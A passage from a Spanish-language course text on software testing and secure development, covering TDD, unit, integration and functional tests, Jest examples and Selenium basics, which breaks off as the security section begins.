


# Principios de Testing y Seguridad



# ÍNDICE

1. Introducción .....	1
2. TDD – Test-Driven Development .....	2
3. Testing .....	4
3.1 Pruebas unitarias .....	4
3.1.4 Mocks .....	6
3.2 Pruebas de integración .....	7
3.2.1 Características .....	7
3.2.2 Objetivo .....	7
3.2.3 Ventajas .....	8
3.3 Pruebas funcionales .....	8
3.3.1 Características .....	8
3.3.2 Objetivo .....	9
3.3.3 Ventajas .....	9
3.4 Jest .....	9
3.4.1 Instalación .....	9
3.4.2 Ejemplos .....	9
3.5 Selenium .....	15
4. Seguridad en el desarrollo .....	18
4.1 S-SDLC .....	18
4.2 Modelado de amenazas .....	21
4.2.1 Herramientas .....	22
4.3 Análisis estático (SAST) .....	23
4.3.1 Herramientas .....	23
4.4 Análisis dinámico (DAST) .....	24
4.4.1 Herramientas .....	25
4.5 Análisis de dependencias .....	26
4.5.1 Herramientas .....	26
4.6 Otros datos de interés .....	29
4.6.1 IAST .....	29
4.6.2 WAF .....	29
4.6.3 RASP .....	30
4.6.3 Pentesting .....	30
5. Vulnerabilidades comunes .....	31
5.1 Control de accesos inadecuado .....	31
5.1.1 Prevención .....	31

5.1.2 Ejemplos.....	32
5.1.3 Referencias.....	33
5.2 Fallos criptográficos.....	33
5.3 Inyección.....	35
5.3.2 Referencias.....	35
5.3.2 Ejemplos.....	36
5.3.3 Referencias.....	37
5.4 Diseño Inseguro .....	37
5.4.1 Prevención.....	38
5.4.2 Ejemplos.....	38
5.4.3 Referencias.....	38
5.5 Configuraciones Inseguras .....	38
5.5.1 Prevención.....	39
5.5.2 Ejemplos.....	39
5.5.3 Referencias.....	39
5.6 Componentes desactualizados y vulnerables .....	39
5.6.1 Prevención.....	39
5.6.2 Ejemplos.....	40
5.6.3 Referencias.....	40
5.7 Fallos de identificación y autenticación.....	40
5.7.1 Prevención.....	40
5.7.2 Ejemplos.....	41
5.7.3 Referencias.....	42
5.8 Fallos en el software y en la integridad de los datos.....	42
5.8.1 Prevención.....	42
5.8.2 Ejemplos.....	42
5.8.3 Referencias.....	43
5.9 Fallos en el registro y supervisión de la seguridad .....	43
5.9.2 Prevención.....	43
5.9.2 Ejemplos.....	43
5.9.3 Referencias.....	44
5.10 SSRF .....	44
5.10.1 Prevención.....	44
5.10.2 Ejemplo .....	44
5.10.3 Referencias.....	44
6. Ejemplos prácticos .....	44
6.1 Configurar Burp Suite.....	45
6.2 Desplegar DVWA .....	49

6.3 XSS .....	51
6.3.1 XSS almacenado .....	52
6.3.2 XSS reflejado .....	53
6.4 Inyección SQL .....	56

## 1. Introducción

En todos los ámbitos de la vida se busca ir evolucionando y mejorando, si nos centramos en el mundo profesional, las empresas buscan procesos óptimos, mejores productos, servicios, etc. Todo esto es necesario para poder subsistir en un mundo cada vez más competitivo.

Nuestra profesión es relativamente joven y avanza a un ritmo enorme, muchas veces se busca gestionar equipos y proyectos basándose en otros sectores, pero no todas las profesiones son iguales, por ejemplo la automatización en fabricar piezas de coche no se puede asemejar al desarrollo de código, ya que este último basa en un trabajo “intelectual”, si no se tiene en cuenta este factor, y se pasa a crear factorías de software de manera poco elocuente, muchas veces nos lleva a tener un Software mal hecho, que a la larga termina muriendo o siendo víctima de ataques de ciberdelincuentes.

Para tener un Software bien desarrollado debemos tener en mente unos cuantos aspectos:

- Metodología: existen numerosas metodologías para llevar a cabo un proyecto, es necesario tener en cuenta cuál se adapta mejor a nuestro desarrollo, aquí hablaremos de TDD.
- Mantenimiento: un producto que no es fácil de mantener va a terminar generando muchos problemas, entre ellos trabajadores poco motivados que abandonen el equipo o incluso pueden llevar a la muerte del producto.
- Usabilidad / Accesibilidad: es importante tener claro el público objetivo de nuestro desarrollo, es necesario adaptar las aplicaciones para un uso fácil por parte de nuestros usuarios.
- Seguridad: es vital tener en mente la seguridad a la hora de desarrollar, saber que datos se van a manejar, que normativa nos puede aplicar, etc.
- Calidad: no todo vale, es necesario tener un código con la mayor calidad posible. Si hacemos un código malo va a repercutir en otros aspectos, como pueden ser el mantenimiento o la seguridad.

Es posible que algunos de estos aspectos tengan repercusión en otro, por ejemplo, una medida de seguridad puede afectar en la usabilidad de la aplicación, en estos casos se tiene que estudiar la

mejor solución, ¿asumimos el riesgo? ¿perjudicamos al usuario y que algunos dejen de usar nuestra aplicación?

En esta asignatura nos vamos a centrar por una parte en la metodología, calidad y pruebas y por otra a la seguridad, que al final afectará a todos los puntos comentados anteriormente.

## 2. TDD – Test-Driven Development

TDD se trata de una metodología usada en programación y que se basa en el desarrollo guiado por pruebas. Esta metodología fue creada por Kent Beck (conocido también por eXtreme Programming (XP) o programación extrema).

En esta metodología primero desarrollamos las pruebas (unitarias), y después el código que tiene que pasar esas pruebas. Si es la primera vez que vemos este concepto, puede resultar algo confuso, y más si miramos en el mundo físico, centrados en un coche (antes de ser fabricado) nos podemos preguntar, por ejemplo:


- ¿Cómo voy a probar el claxon del coche?
- ¿Cómo voy a probar el sistema arranque?
- ¿Cómo voy a probar los frenos?

Para probar esas funciones, el coche o por lo menos las partes a probar, deberá estar fabricado. Si vamos al Software también nos puede crear también confusión, pero vamos a ver un ejemplo pequeño, queremos crear una función que se encargue de multiplicar 2 números, la lógica que se tiene muchas veces es creo la función `multiplicar(num1, num2)`, la desarrollo, y compruebo sus resultados. Vamos a ver qué pasa con TDD:

1. Creamos la prueba, por ejemplo: `12 == multiplicar(3, 4)` o `15 < multiplicar(4, 4)`.
2. En este momento la prueba falla, `multiplicar` no está desarrollada.
3. Desarrollamos la función `multiplicar` lo más simple posible para que pase la prueba.
4. Pasamos los test hasta que esté OK.
5. Refactorizamos el código, si es necesario.
6. Volvemos a pasar las pruebas.

## 7. Funciona todo, continuamos.

A continuación, podemos ver un esquema de este proceso, que nos ayudará a entenderlo mejor:



¿Qué ventajas tenemos?

- Código de mayor calidad.
- Reducción de código innecesario.
- Mayor rapidez al programar.
- Cada parte del código está cubierta por una prueba:
  - Mejor mantenimiento.
  - Más fácil hacer un cambio.
  - Mayor entendimiento del código.

Teniendo en cuenta todo esto, podemos ver que TDD no es solo una metodología para pasar pruebas, si no que nos va guiando en el diseño del Software, ¿por qué es así? Las pruebas están indicando el cómo y el qué tiene que hacer nuestro programa.

No todo va a ser bueno, el TDD necesita que las pruebas se puedan automatizar, así que esto genera algunas limitaciones o puntos débiles, y son las pruebas dirigidas a los siguientes aspectos:

- Bases de datos.
- Interfaces gráficas.

Como con todas las formas de trabajo, o la programación en determinados lenguajes, cuanto más práctica le demos, mayor agilidad tendremos, y por lo tanto más eficientes seremos.

### 3. Testing

Cuando pasemos a producción un producto, este tiene que estar probado, asegurando la máxima calidad, de nada nos sirve sacar al mercado un producto de mala calidad, que de fallos. La imagen de una compañía se puede ver afectada por la mala calidad del producto o por su falta de seguridad, por ello es de vital importancia el mundo del testing.

Dentro de las pruebas, nos podemos encontrar con diferentes tipos, que se describen a continuación:

#### 3.1 Pruebas unitarias

Estas pruebas nos sirven para comprobar el funcionamiento de una acción o función, asegurando así que cada parte de nuestro programa funciona correctamente de manera independiente. De todas las pruebas que vamos a ver en esta sección, probablemente estas son las más importantes

##### 3.1.1 Características

Las características más importantes que debe tener una prueba unitaria son las siguientes:

- Automatizable: sin necesidad de intervención humana.
- Reutilizable: si cambiamos algo en el código que la siga sirviendo para hacer la comprobación
- Independiente: solo debe afectar a la parte del código que se prueba.



A todo esto, hay que agregar que las pruebas deben de tener una buena calidad, al igual que el código, no es algo que se deba hacer por hacer. Además, tenemos que tener pruebas unitarias para cada parte del código, es decir, las pruebas deben de cubrir cada funcionalidad que disponga nuestra aplicación.

### 3.1.2 Objetivo

Su objetivo principal es claro y muy útil de cara al desarrollo: facilitar el cambio en los desarrollos. Si contamos con pruebas para cada parte de la aplicación, sabremos que resultado tiene que dar una determinada función, además, cuando se produzca un cambio en el código, podremos probarlo inmediatamente. Esto nos permite ahorrar tiempo y asegurar que la aplicación no se va a ver afectada.

Imaginemos que tenemos una función, muy básica, para multiplicar tres números, que tiene que devolver el resultado y la tenemos implementada así:

```
function multiply(num1, num2, num3){  
    var result = num1*num2;  
    result *= num3;  
    return result;  
}
```

Ahora queremos evitar declarar una variable y devolver el resultado:

```
function multiply(num1, num2, num3){  
    return num1*num2*num3;  
}
```

Ha cambiado la implementación, el resultado es el mismo, por lo que si tenemos una prueba que comprueba que el resultado de `multiply(3,7,2)` sea igual a 42, menor que 50 o mayor que 20, va a pasar los tests con éxito. Si nos hubiésemos equivocado en la segunda implementación, devolviendo `num1*num2+num3`, tendríamos que pasa la prueba que comprueba que comprueba el mayor y el menor, pero no la del igual, demuestra que tenemos que tener clara la prueba y que no nos falle. Un ejemplo que es un fracaso como prueba:

`multiply(1,2,3) == 6`

Con la implementación correcta  $1*2*3 = 6$ , con una incorrecta  $1+2+3 = 6$ . Por ello, es importante desarrollar bien la prueba, para asegurar que el resultado es correcto, porque la implementación es correcta. Con los ejemplos sencillos, es como mejor se ve.

### 3.1.3 Ventajas

Una vez visto su principal objetivo, vamos a enumerar las ventajas:

- Fomentan el cambio, ahora realizar un cambio en el código es más fácil y no da tanto miedo.
- Pasar a la integración del código es más sencillo.
- Hacen más fácil entender el código.
- La detección de errores es más fácil.

Por todo lo visto en este punto, se puede ver la importancia de tener una buena batería de pruebas unitarias para nuestros desarrollos. Pasemos a ver un ejemplo.

### 3.1.4 Mocks

Un mock, no es otra cosa que un objeto simulado. ¿Qué es eso de simulado? Van a pasar a sustituir la funcionalidad “real” con datos falsos.

Y ¿Cuándo vamos a necesitar usar mocks?

Se lista a continuación algunos momentos que necesitaremos hacer uso de mocks:

- No es posible usar los elementos “reales” para la prueba.
  - Ya sea por complejidad.
  - Velocidad en las pruebas.
  - Porque el otro equipo no llega a tiempo.
  - Etc.
- Elementos que dependen entre sí.

Y ¿Cómo puedo hacer esos mocks?

Existen numerosas librerías para la creación de mocks. Por ejemplo, Jest nos ayuda a crear mocks.

Algún ejemplo de mock, son aquellos destinados a ser simulaciones de la base de datos o un conjunto de resultados.

### 3.2 Pruebas de integración

Una vez pasadas las pruebas unitarias con éxito, se pasa a las pruebas de integración. Este tipo de pruebas son más complejas de ejecutar, y se encarga de comprobar si las distintas partes unitarias de Software desarrolladas funcionan de manera correcta cuando se conectan entre ellas.

Es aquí cuando podemos ver que la iteración con la base de datos funciona de manera correcta, que los microservicios trabajan bien juntos, etc.

#### 3.2.1 Características

Dentro de los tests de integración encontramos 2 enfoques:

- Incremental:
  - Ejecutar solo partes del código.
  - Realizar muchas pruebas de alcance limitado.
  - Ejecución más rápida.
  - 2 tipos:
    - Ascendentes: se empieza desde abajo, de funciones más específicas.
    - Descendentes: partimos las pruebas desde módulos superiores, simulando los componentes inferiores, que permiten demostrar su funcionamiento desde el principio, pero son más complejas.
- No incremental:
  - Todos los servicios involucrados se ponen a funcionar y se prueban a la vez.
  - Pruebas más caóticas.
  - Pruebas más pesadas.

#### 3.2.2 Objetivo

El objetivo de los tests de integración, como ya se ha mencionado, es comprobar el correcto funcionamiento en la integración o composición de los componentes unitarios de Software.

### 3.2.3 Ventajas

- Hay que asegurar que los distintos componentes son funcionales.
- Avanzar en el proceso del desarrollo de Software con más seguridad y confianza.

### 3.3 Pruebas funcionales

Pruebas centradas en comprobar el resultado final de realizar una acción, dejando de un lado los pasos intermedios que se van procesando en la acción realizada. En estas pruebas, también interactúan diferentes componentes, para diferenciar estas pruebas de las de integración (vistas anteriormente), se deja un breve ejemplo:

- Prueba de integración: consulta a la base de datos para obtener los datos de la tabla productos.
- Prueba funcional: dar al botón que se encarga de mostrar los productos en la aplicación web.

Podemos decir que las pruebas funcionales sirven para verificar que el Software cumple con los requisitos de negocio especificados.

#### 3.3.1 Características

Dentro de las pruebas funcionales nos podemos encontrar 2 enfoques:

- Manual: las pruebas las ejecuta uno o varios testers, que harán el papel de usuarios, pero se encargarán de seguir un guion que permita comprobar que la aplicación cumple lo siguiente:
  - Hace lo que debe hacer (lo solicitado por negocio).
  - No tiene fallos
- Automático: pruebas automatizadas que sirven para ahorrarnos tiempo. Son muy útiles ya que son re-utilizables y en cada cambio que se produzca en la aplicación y necesite de

comprobación podemos volver a ejecutarlas, validando así que lo que funcionaba antes del cambio, sigue haciéndolo.

### 3.3.2 Objetivo

Las pruebas funcionales tienen como objetivo asegurar que la aplicación desarrollada cumple con los requisitos especificados por negocio, es decir, que la aplicación hace lo que se espera de ella.

### 3.3.3 Ventajas

- Nos permite verificar que los requisitos de negocio se cumplen.
- Reducir fallos en producción.

## 3.4 Jest

Jest es un framework de pruebas para JavaScript, funciona con proyectos de Node o React entre otros. Es sencillo de utilizar y agregar a nuestros proyectos. Página oficial de Jest: <https://jestjs.io/>.

### 3.4.1 Instalación

Se instala como cualquier otro paquete con npm (también se puede hacer uso de yarn), aquí se deja para instalarlo globalmente:

```
npm install jest --global
```

Para cubrir Typescript, instalar también ts-jest y @types/jest.

### 3.4.2 Ejemplos

#### 3.4.2.1 Generar fichero de configuración

Con jest se puede iniciar un fichero de configuración básico con el comando `jest --init` y contestando a unas preguntas, se puede ver a continuación:

```

/tmp/test ls
package.json primeNumber.js primeNumber.test.js

/tmp/test jest --init

The following questions will help Jest to create a suitable configuration for your project

✓ Would you like to use Typescript for the configuration file? ... no
✓ Choose the test environment that will be used for testing > node
✓ Do you want Jest to add coverage reports? ... yes
✓ Which provider should be used to instrument code for coverage? > v8
✓ Automatically clear mock calls and instances between every test? ... yes

Configuration file created at /tmp/test/jest.config.js

/tmp/test cat package.json
{
  "name": "test",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "jest"
  },
  "author": "",
  "license": "ISC"
}

/tmp/test ls
jest.config.js package.json primeNumber.js primeNumber.test.js

/tmp/test

```

Importante fijarse que genera un fichero de configuración, `jest.config.js`, y que agrega en `package.json` la librería de test, `jest`.

### 3.4.2.1 Test Unitario número primo

A continuación, se puede ver un ejemplo en JavaScript, se trata de probar una función que comprueba si un número es primo (`true`) o no (`false`). Se cuenta con un fichero para la función, llamado `primeNumber.js` y que se ve en la siguiente figura:

```
function isPrimeNumber(number) {
  var isPrime = true;
  if (number === 1) {
    isPrime = false;
  } else {
    for (var i = 2; i < number; i++) {
      if (number % i === 0) {
        isPrime = false;
        break;
      }
    }
  }
  return isPrime;
}

module.exports = isPrimeNumber;
```

Y un fichero para los tests, llamado primeNumber.test.js, que se puede ver a continuación:

```
const isPrimeNumber = require('./primeNumber');

test('7 is a prime number', () => {
  expect(isPrimeNumber(7)).toBe(true);
});

test('10 is not a prime number', () => {
  expect(isPrimeNumber(10)).not.toBe(true);
});
```

Un código sencillo. Los test van a comprobar que la función isPrimeNumber funciona como esperamos, aquí tenemos 2 casos, si se pasa 7 tiene que devolver true y si se pasa el 10 no tiene que devolver true, en la siguiente figura se ve el resultado:

```

/tmp/test  jest
PASS ./primeNumber.test.js
✓ 7 is a prime number (2 ms)
✓ 10 is not a prime number

-----|-----|-----|-----|-----|-----
File      | % Stmts | % Branch | % Funcs | % Lines | Uncovered Line #s
-----|-----|-----|-----|-----|-----
All files |    93.75 |       75 |     100 |    93.75 |
primeNumber.js |    93.75 |       75 |     100 |    93.75 | 4
-----|-----|-----|-----|-----|-----
Test Suites: 1 passed, 1 total
Tests:       2 passed, 2 total
Snapshots:   0 total
Time:        0.327 s, estimated 1 s
Ran all test suites.

```

Ambos tests han pasado correctamente, como era de esperar. Si ahora se cambia el valor true de uno de los casos por false, se puede ver que uno de los casos no es correcto, y por lo tanto los tests no se han pasado con éxito.

```

/tmp/test  jest
FAIL ./primeNumber.test.js
✓ 7 is a prime number (3 ms)
✗ 10 is not a prime number (1 ms)

● 10 is not a prime number

expect(received).not.toBe(expected) // Object.is equality
Expected: not false

   6 |
   7 | test('10 is not a prime number', () => {
>  8 |   expect(isPrimeNumber(10)).not.toBe(false);
     |                                   ^
   9 | });
  10 |

at Object.<anonymous>.test (primeNumber.test.js:8:33)

-----|-----|-----|-----|-----|-----
File      | % Stmts | % Branch | % Funcs | % Lines | Uncovered Line #s
-----|-----|-----|-----|-----|-----
All files |    93.75 |       75 |     100 |    93.75 |
primeNumber.js |    93.75 |       75 |     100 |    93.75 | 4
-----|-----|-----|-----|-----|-----
Test Suites: 1 failed, 1 total
Tests:       1 failed, 1 passed, 2 total
Snapshots:   0 total
Time:        0.439 s, estimated 1 s
Ran all test suites.


```

Nos indica dónde se produce el fallo y en el resumen ya no todo es verde. También se pueden lanzar los tests ejecutando nmp test.



### 3.4.2.2 Test Unitario división

En este caso, se utiliza TypeScript, para probar una división de 2 números, que va a devolver un float. En la siguiente figura se puede apreciar la estructura del proyecto, se cuenta con varios archivos de configuración, a destacar que en jest.config.js se define el uso de ts.jest:



El fichero de la división es muy simple, una sola función exportable, se puede ver a continuación:

```
TS divide.ts > ...
export function divide(number1:number, number2:number):number{
  |   return number1 / number2;
  }
```

El fichero de tests, es ligeramente a lo que se vio en el anterior ejemplo, pero al final el núcleo es el mismo, se muestra en la siguiente figura:

```
import { divide } from "../src/divide";

describe("test divide function", () => {
  it("Test divide by 0", () => {
    expect(divide(10, 0)).toBe(Infinity);
  });

  it("Test normal divide", () => {
    expect(divide(20, 2)).toBe(10);
    expect(divide(10, 3)).toBeLessThan(4);
  });
});
```

Pasando los tests se obtiene el siguiente resultado:

```
npm test

> typescript-jest-example@1.0.0 test
> jest

PASS test/divide.test.ts
  test divide function
    ✓ Test divide by 0 (2 ms)
    ✓ Test normal divide

Test Suites: 1 passed, 1 total
Tests:       2 passed, 2 total
Snapshots:   0 total
Time:        1.818 s, estimated 2 s
Ran all test suites.
```

Se puede ver que se han pasado 2 tests, pero teníamos 3 “expect”, cada test se define dentro del bloque “it”, y en uno de ellos hay 2 casos, con que falle uno, se da por fallido ese test.

### 3.4.2.3 Otros apuntes sobre Jest

En los ejemplos vistos se ha mostrado parte de la librería de Jest, para entender como funciona, pero existen muchos casos de comprobación, a continuación, se listan algunos:

- Comprobar si se lanza una excepción

```
expect().toThrow("")
```

- Comprobar si una función retorna

```
expect().toHaveReturned()
```

- Contenido de los arrays

```
##Correcto si 1 y 2 están en expectedArray (da igual si hay más)
```

```
expect([1, 2]).toEqual(expect.arrayContaining(expectedArray));
```

```
## Ok Si 1 o 2 no están en expectedArray
```

```
expect([1, 2]).not.toEqual(expect.arrayContaining(expectedArray));
```

- Promesas

- Resolve

```
test('Promesa Test', () => {  
    // Se tiene que añadir el return.  
    return expect(Promise.resolve('test')).resolves.toBe('test');  
});
```

- Reject

```
test('Wrong', async () => {  
    await expect(Promise.reject(new Error('wrong'))).rejects.toThrow('wrong');  
});
```

Existen muchos casos, como `expect.stringContaining`, `expect.stringMatching`, sus negativas con `not`, etc. Para mayor profundidad, consultar la documentación de Jest: <https://jestjs.io/es-ES/docs>

### 3.5 Selenium

Para hacer uso de Selenium es necesario descargar un driver para el navegador, según el deseado, se puede descargar desde el siguiente enlace:

[https://www.selenium.dev/es/documentation/getting\\_started/installing\\_browser\\_drivers/](https://www.selenium.dev/es/documentation/getting_started/installing_browser_drivers/).

También vienen las instrucciones para su uso, que básicamente es añadirlo al PATH del sistema.

Esta tecnología se puede usar desde distintos lenguajes, aquí se va a hacer uso de Python, el concepto es el mismo para el resto. Para instalar la librería, usaremos pip:

```
pip install selenium
```

Para usarlo, solo hay que importar lo que necesitemos de la librería, en este ejemplo Firefox:

```
from selenium.webdriver import Firefox
```

Para abrir una web, simplemente escribimos el siguiente código:

```
firefoxDriver = Firefox()  
firefoxDriver.get("https://example.com")
```

Al llamar a Firefox(), se abre el navegador Mozilla Firefox, al ejecutar el comando get, se abre la página indicada en el navegador abierto. En este momento ya se puede hacer búsqueda de elementos, por ejemplo:

```
example = firefoxDriver.find_element_by_id("Example1").text
```

Para finalizar el navegador:

```
firefoxDriver.quit()
```

En el siguiente repositorio se puede ver un pequeño ejemplo, que se encarga de consultar los emails de un fichero a la web "haveIbeenPwned", para saber si han sido víctimas de algún leak y si es así, mostrar en cuales se ha visto involucrados: <https://github.com/Josue87/LeakedMails>. Dentro se usan las funciones comentadas aquí, que hay muchas más en Selenium, como por ejemplo para rellenar formularios, pinchar botones, etc. Para hacer la prueba, con el Driver de

Firefox en una ruta que esté en nuestra PATH del sistema se ejecuta y tendremos un resultado similar al que se ve en la siguiente figura:

```
~/Documentos/tools/LeakedMails master ?1 python3 leakedMails.py -f emails.txt -r -v


LEAKEDMAILS

|
|__ Check HaveIBeenPwned with Selenium... By @JosueEncinar

[+] fakemail@outlook.com leaked
|_ Animoto (2018-07-10)
|_ MyFitnessPal (2018-02-01)
|_ RiverCityMedia (2017-01-01)
|_ Wattpad (2020-06-29)
[-] fake@noexistmail.com no leaked
[-] fakemail@yahoo.es no leaked

[+] Results saved in results/1614882496_result.csv
```

Mientras está corriendo el script, se podrá ver Firefox abriendo páginas, como se aprecia en la siguiente figura (notar la diferencia de color en la barra de navegación):



Una buena manera de practicar con esta tecnología es revisar la documentación (<https://www.selenium.dev/documentation/>) e intentar hacer búsquedas en Google, abrir vídeos en Youtube, etc.

## 4. Seguridad en el desarrollo

Igual que es importante tener un código de calidad, fácil de mantener, modificable, que ha sido probado para ver que realmente cumple con los objetivos de la aplicación, es centrarnos en la seguridad de la aplicación. La seguridad no se debe dejar para el último momento, ya que puede ser tarde, y puede derivar en costes no previstos, elevados y en ocasiones al fracaso del proyecto. Debemos asegurarnos de que la seguridad es tenida en cuenta desde el minuto 1. Hay falsas creencias en que dedicar tiempo a la seguridad consume tiempo del proyecto sin ningún beneficio. Sí, consume tiempo del proyecto y desarrollo, pero es necesario y en el cómputo global del proyecto sale más rentable, una de las falacias que más escucho:

- Si gasto tiempo en seguridad, quito tiempo a la implementación y salen peores aplicaciones. **Error**, la seguridad se debe agregar a las estimaciones, como una tarea más.

Ahora vamos a centrarnos en los aspectos del desarrollo seguro, pero antes dos apuntes que tiene que quedar claro:

- Un pequeño cambio que tenga que ver con la seguridad con el proyecto terminado o a punto de terminar, puede llevarnos a tener que rehacer la aplicación, ya que puede afectar a su diseño o arquitectura.
- Un fallo de seguridad en producción, puede ser un desastre para nuestra compañía.

### 4.1 S-SDLC

#### 4.1.2 ¿Qué es?

